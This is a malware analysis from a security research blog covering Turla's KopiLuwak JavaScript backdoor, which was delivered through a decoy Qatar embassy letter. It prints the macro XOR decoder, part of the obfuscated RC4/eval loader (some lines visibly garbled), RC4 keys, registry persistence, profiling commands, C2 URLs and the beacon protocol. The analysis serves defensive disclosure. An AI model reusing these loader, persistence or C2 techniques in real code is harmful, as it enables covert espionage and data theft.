KopiLuwak: A New JavaScript Payload from Turla

securelist.com/blog/research/77429/kopiluwak-a-new-javascript-payload-from-turla/

Authors

Brian Bartholomew

On 28 January 2017, John Lambert of Microsoft (@JohnLaTwC) tweeted about a malicious document that dropped a "very interesting .JS backdoor". Since the end of November 2016, Kaspersky Lab has observed Turla using this new JavaScript payload and specific macro variant. This is a technique we've observed before with Turla's ICEDCOFFEE payloads, detailed in a private report from June 2016 (available to customers of Kaspersky APT Intelligence Services). While the delivery method is somewhat similar to ICEDCOFFEE, the JavaScript differs greatly and appears to have been created mainly to avoid detection.

Targeting for this new malware is consistent with previous campaigns conducted by Turla, focusing on foreign ministries and other governmental organizations throughout Europe. Popularity of the malware, however, is much lower than ICEDCOFFEE, with victim organizations numbering in the single digits as of January 2017. We assess with high confidence this new JavaScript will be used more heavily in the future as a stage 1 delivery mechanism and victim profiler.

The malware is fairly simplistic but flexible in its functionality, running a standard batch of profiling commands on the victim and also allowing the actors to run arbitrary commands via Wscript.


Actor Profile

Turla, also known as Snake / Uroburos / Venomous Bear and KRYPTON is a Russian-speaking APT group that has been active since at least 2007. Its activity can be traced to many high-profile incidents, including the 2008 attack against the US Central Command, (see Buckshot Yankee incident) or more recently, the attack against RUAG, a Swiss military contractor. The Turla group has been known as an agile, very dynamic and innovative APT, leveraging many different families of malware, satellite-based command and control servers and malware for non-Windows OSes.

Targeting Ukraine, EU-related institutions, governments of EU countries, Ministries of Foreign Affairs globally, media companies and possibly corruption related targets in Russia, the group intensified their activity in 2014, which we described in our paper Epic Turla. During 2015 and 2016 the group diversified their activities, switching from the Epic Turla waterhole framework to the Gloog Turla framework, which is still active. They also expanded their spear phishing activities with the Skipper / WhiteAtlas attacks, which leveraged new malware. Recently, the group has intensified their satellite-based C&C registrations ten-fold compared to their 2015 average.

Technical Details

Sample MD5: 6e7991f93c53a58ba63a602b277e07f7
Name: National Day Reception (Dina Mersine Bosio Ambassador's Secretary).doc
Author: user
LastModifiedBy: John
CreateDate: 2016:11:16 21:58:00
ModifyDate: 2016:11:24 17:42:00



Embassy of the
STATE OF QATAR
NICOSIA

سفارة دولة قطر
نيقوسيا

Note Verbale

سفارة دولة قطر | نيقوسيا

The Embassy of the State of Qatar presents to the Ministry of Foreign Affairs of the Republic of Cyprus and to all the Diplomatic Missions and International Organizations accredited to the Republic of Cyprus, and has the honor to inform that on the occasion of the anniversary of the National Day for the accession of Sheikh Jassim Bin Mohamed Bin Thani, the Founder of the State of Qatar, to the rule of the country, the Embassy of the State of Qatar will hold a reception on Wednesday, 14th December 2016, from 7:00 p.m. – 9:00 p.m. at Hilton Park Hotel.

The Embassy of the State of Qatar has further the honour to inform that the official invitations will be forwarded at a later date.

The Embassy of the State of Qatar avails itself of this opportunity to renew to the Ministry of Foreign Affairs of the Republic of Cyprus and to all the Diplomatic Missions and International Organizations accredited to the Republic of Cyprus the assurances of its highest consideration.

[illegible] November 2016

To:
Ministry of Foreign Affairs
of the Republic of Cyprus
All the Diplomatic Missions
& International Organizations
Accredited to the Republic of Cyprus.

[illegible]

Decoy document used in the attack

The lure document above shows an official letter from the Qatar Embassy in Cyprus to the Ministry of Foreign Affairs (MoFA) in Cyprus. Based on the name of the document (National Day Reception (Dina Mersine Bosio Ambassador's Secretary).doc, it is presumed it may have been sent from the Qatar Ambassador's secretary to the MoFA, possibly indicating Turla already had control of at least one system within Qatar's diplomatic network.

The document contains a malicious macro, very similar to previous macros used by Turla in the past to deliver Wipbot, Skipper, and ICEDCOFFEE. However, the macro did contain a few modifications to it, mainly the XOR routine used to decode the initial JavaScript and the use of a "marker" string to find the embedded payload in the document.

New XOR Routine

Below is a snippet of the new XOR routine used to decode the initial JavaScript payload. Turla has consistently changed the values used in this routine over the last year, presumably to avoid easy detection:

```
Function Q7JOhn5pIl648L6V43V(EjqtNRKMRiVtiQbSblq67() As Byte, M5wI32R3VF2g5B21EK4d As Long) As Boolean
  Dim THQNfU76nlSbtJ5nX8LY6 As Byte
  THQNfU76nlSbtJ5nX8LY6 = 45
  For i = 0 To M5wI32R3VF2g5B21EK4d - 1
EjqtNRKMRiVtiQbSblq67(i) = EjqtNRKMRiVtiQbSblq67(i) Xor THQNfU76nlSbtJ5nX8LY6
THQNfU76nlSbtJ5nX8LY6 = ((THQNfU76nlSbtJ5nX8LY6 Xor 99) Xor (i Mod 254))
Next i
  Q7JOhn5pIl648L6V43V = True
End Function
```

Here is a function written in Python to assist in decoding of the initial payload:

```
def decode(payload, length):
    varbyte = 45
    i = 0
    for byte in payload:
        payload[i] = byte ^ varbyte
        varbyte = ((varbyte ^ 99) ^ (i % 254))
        i += 1
```


Payload Offset

Another change in the macro is the use of a “marker” string to find the payload offset in the document. Instead of using hard coded offsets at the end of the document as in ICEDCOFFEE, the macro uses the below snippet to identify the start of the payload:

```
Set VUy5oj112fLw51h6S = CreateObject("vbscript.regexp")
VUy5oj112fLw51h6S.Pattern = "MxOH8pcrlepD3SRfF5ffVTy86Xe41L2qLnqTd5d5R7Iq87mWGES55fswgG84hIRdX74dlb1SiFOkR1Hh"
Set I4j833DS5SFd34L3gwYQD = VUy5oj112fLw51h6S.Execute(KqG31PcgwTc2oL47hjd7Oi)
```

Second Layer JavaScript

Once the marker is found, the macro will carve out “15387 + 1” bytes (hard coded) from the end of the marker and pass that byte array to the aforementioned decoding routine. The end result is a JavaScript file (mailform.js – MD5: 05d07279ed123b3a9170fa2c540d2919) written to “%APPDATA%MicrosoftWindows”.



```
try{var lVky = WScript.Arguments;var DASz = lVky(0);var Iwlh = lyEK();Iwlh = JrvS(Iwlh);Iwlh = xR68(DASz,Iwlh);eval(Iwlh);
}catch (e)
{WScript.Quit();}function af5Q(eDBn){var X4u3 = eDBn.charCodeAt(0);if (X4u3 === 0x2B || X4u3 === 0x2D) return 62
if (X4u3 === 0x2F || X4u3 === 0x5F) return 63
if (X4u3 < 0x30) return -1
if (X4u3 < 0x30 + 10) return X4u3 - 0x30 + 26 + 26
if (X4u3 < 0x41 + 26) return X4u3 - 0x41
if (X4u3 < 0x61 + 26) return X4u3 - 0x61 + 26
}function JrvS(dmBv){var TLzh = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";var i;var j;var v5P7;if
return;var Qgp4 = dmBv.length;var jX8T = dmBv.charAt(Qgp4 - 2) === '=' ? 2 : dmBv.charAt(Qgp4 - 1) === '=' ? 1 : 0
var y8wu = new Array(dmBv.length * 3 / 4 - jX8T);var L71j = jX8T > 0 ? dmBv.length - 4 : dmBv.length;var XJqO = 0;function
= 0; i < L71j; i += 4,j += 3){v5P7 = (af5Q(dmBv.charAt(i)) << 18) | (af5Q(dmBv.charAt(i + 1)) << 12) | (af5Q(dmBv.charAt(i
5P7 & 0xFF0000) >> 16)
bQld((v5P7 & 0xFF00) >> 8)
bQld(v5P7 & 0xFF)
}if (jX8T === 2){v5P7 = (af5Q(dmBv.charAt(i)) << 2) | (af5Q(dmBv.charAt(i + 1)) >> 4)
bQld(v5P7 & 0xFF)
}else if (jX8T === 1){v5P7 = (af5Q(dmBv.charAt(i)) << 10) | (af5Q(dmBv.charAt(i + 1)) << 4) | (af5Q(dmBv.charAt(i + 2)) >>
bQld((v5P7 >> 8) & 0xFF)
bQld(v5P7 & 0xFF)
}return y8wu
}function xR68(oGy3,SwPd)
{var Yvh0 = [];var LFdV = 0;var EzAm;var y8wu = '';for (var i = 0; i < 256; i++)
{Yvh0[i] = i;}for (var i = 0; i < 256; i++)
{LFdV = (LFdV + Yvh0[i] + oGy3.charCodeAt(i % oGy3.length)) % 256;EzAm = Yvh0[i];Yvh0[i] = Yvh0[LFdV];Yvh0[LFdV] = EzAm;}var
length; y++)
{i = (i + 1) % 256;LFdV = (LFdV + Yvh0[i]) % 256;EzAm = Yvh0[i];Yvh0[i] = Yvh0[LFdV];Yvh0[LFdV] = EzAm;y8wu += String.fromCh
% 256]);}return y8wu;}function lyEK()
```

mailform.js – malicious obfuscated JavaScript payload

This file is then executed using Wscript.Shell.Run() with a parameter of “NPEfpRZ4aqnh1YuGwQd0”. This parameter is an RC4 key used in the next iteration of decoding detailed below.

The only function of mailform.js is to decode the third layer payload stored in the JavaScript file as a Base64 string. This string is Base64 decoded, then decrypted using RC4 with the key supplied above as a parameter (“NPEfpRZ4aqnh1YuGwQd0”). The end result is yet another JavaScript which is passed to the eval() function and executed.

Third Layer JavaScript

The third layer payload is where the C2 beaconing and system information collection is performed. This JS will begin by copying itself to the appropriate folder location based on the version of Windows running:

1. c:Users<USERNAME>AppDataLocalMicrosoftWindowsmailform.js
2. c:Users<USERNAME>AppDataLocalTempmailform.js
3. c:Documents and Settings<USERNAME>Application DataMicrosoftWindowsmailform.js

Persistence

Next, it will establish persistence on the victim by writing to the following registry key:

Key: HKEY_CURRENT_USERsoftwaremicrosoftwindowscurrentversionrunmailform
Value: wscript.exe /b “<PATH_TO_JS> NPEfpRZ4aqnh1YuGwQd0”

Profiling

After establishing its persistence, it will then execute a series of commands on the victim system using “cmd.exe /c” and store them to a file named “~dat.tmp”, in the same folder where “mailform.js” is located:

- systeminfo

- net view
- net view /domain
- tasklist /v
- gpresult /z
- netstat -nao
- ipconfig /all
- arp -a
- net share
- net use
- net user
- net user administrator
- net user /domain
- net user administrator /domain
- set
- dir %systemdrive%Users*.*
- dir %userprofile%AppDataRoamingMicrosoftWindowsRecent*.*
- dir %userprofile%Desktop*.*
- tasklist /fi “modules eq wow64.dll”
- tasklist /fi “modules ne wow64.dll”
- dir “%programfiles(x86)%”
- dir “%programfiles%”
- dir %appdata%


Once the information is collected into the temporary “~dat.tmp” file, the JavaScript reads its contents into memory, RC4 encrypts it with the key “2f532d6baec3d0ec7b1f98aed4774843”, and deletes the file after a 1 second sleep, virtually eliminating storage of victim information on disk and only having an encrypted version in memory.

Network Communications

With the victim info stored in encrypted form in memory, the JavaScript then will perform the necessary callback(s) to the C2 servers which are hard coded in the payload. The addresses seen in this payload were as follows:

- http://soligro[.]com/wp-includes/pomo/db.php
- http://belcollegium[.]org/wp-admin/includes/class-wp-upload-plugins-list-table.php

It should be noted that the above domains appear to have been compromised by the actor based on the locations of the PHP scripts.



Стары сайт Беларускага Калегіюма даступны па адрасе **old.belcollegium.org**

Belcollegium[.]org – a legitimate website compromised and used for C2

Victim data is sent to the C2 servers in the form of a POST request. The headers of the POST request contain a unique User-Agent string that will remain the same per victim system. The User-Agent string is created by performing the following steps:

1. Concatenate the string “KRMLT0G3PHdYjnEm” + <SYSTEM_NAME> + <USER NAME>

2. Use the above string as input to the following function (System Name and User Name have been filled in with example data ‘Test’ and ‘Admin’):

```
function EncodeUserAgent() {
  var out = "";
  var UserAgent = 'KRMLT0G3PHdYjnEm' + 'Test' + 'Admin';
  for (var i = 0; i < 16; i++) {
var x = 0
for (var j = i; j < UserAgent.length - 1; j++) {
   x = x ^ UserAgent.charCodeAt(j);
}
x = (x % 10);
out = out + x.toString(10);
  }
  out = out + 'KRMLT0G3PHdYjnEM';
  return out;
}
```

   The function above will produce a unique “UID” consisting of a 16-digit number with the string “KRMLT0G3PHdYjnEm” appended to the end. In the example above using the System Name “Test” and User Name “Admin”, the end result would be “2356406508689132KRMLT0G3PHdYjnEm”

3. Prepend the string “user-agent:”, “Mozilla/5.0 (Windows NT 6.1; Win64; x64); ” to the result from the last step. This will now be the unique User-Agent value for the victim callbacks. In this example, the final result will be “user-agent:”, “Mozilla/5.0 (Windows NT 6.1; Win64; x64); 2356406508689132KRMLT0G3PHdYjnEm”.

The POST request will contain the unique User-Agent string above as one of the headers and also the Base64 encoded version of the RC4 encrypted victim data collected earlier.

The C2 will respond in one of four ways after the POST request:

1. “good”
2. “exit”
3. “work”
4. “fail”

In the case of an answer of “good”, the JavaScript will then sleep for a random amount of time, ranging from 3600-3900 seconds.


The “exit” command will cause script to exit gracefully, thus shutting down the communications to the C2 server until next startup / login from the user.

The “fail” command is for uninstalling the JavaScript and its persistence. Both the “mailform.js” file and registry key created for persistence will be deleted upon receipt of this command.

The “work” command is used to task the victim’s system to run arbitrary commands via Wscript.shell.run(). It begins by checking to see if a file “mailform.pif” exists in the same directory as the JavaScript, and if so, it will delete it. The victim will then send a POST request to the C2 much in the same way as before with the beacon traffic, but with some slight differences. The User-Agent header will remain the same as in the beacon traffic, but the data sent to the C2 will consist of the 4-byte string “work”. If the response from the server after this acknowledgement is “200 OK”, then the system will proceed to read the response data into memory, RC4 encrypt it using the same key “2f532d6baec3d0ec7b1f98aed4774843”, then write it out to the “mailform.pif” file referenced above. The command file is run, the JavaScript will sleep for 30 seconds, and then the file is subsequently deleted.

Victims and Sinkholing

One of the domains involved in this new malware (soligro[.]com) expired in July 2016 and was was available for purchase and sinkhole at the time of the analysis. Sinkhole data shows several potential victims, with one high profile victim (195.251.32.62) located within the Greek Parliament:



IP Information for 195.251.32.62

— Quick Stats

IP Location	Greece Athens Hellenic Parliament
ASN	AS201374 GREEK-PARLIAMENT-AS , GR (registered Nov 12, 2014)
Whois Server	whois.ripe.net
IP Address	195.251.32.62

```
% Abuse contact for '195.251.32.0 - 195.251.32.255' is 'abuse@grnet.gr'

inetnum:        195.251.32.0 - 195.251.32.255
netname:        HellenicParliamentNet
descr:          Hellenic Parliament
country:        GR
```

The majority of connections to the sinkhole server have been observed from IP ranges residing within Greece. This leads us to believe the main target for the specific document above was Greece, although we also have indications of targeting in Romania and Qatar based on other data.

Conclusions

In recent months, the Turla actors have increased their activity significantly. The addition of KopiLuwak to their already existing ICEDCOFFEE JavaScript payload indicates the group continues to evolve and deliver new tools to avoid detection by known malware signatures.

Currently, it seems the Turla actors continue to rely heavily on embedded macros in Office documents. While this may appear to be an elementary technique to use for such a sophisticated actor, they are repeatedly successful in compromising high value targets with this method. It is advised that users disable macros in their enterprise and not allow the user to enable said content unless absolutely necessary. Furthermore, using the polymorphic obfuscation technique for the macros has caused difficulties in writing signatures for detection.

- APT
- JavaScript
- Macros
- Malware Descriptions
- Turla

Authors

Brian Bartholomew

KopiLuwak: A New JavaScript Payload from Turla

Your email address will not be published. Required fields are marked *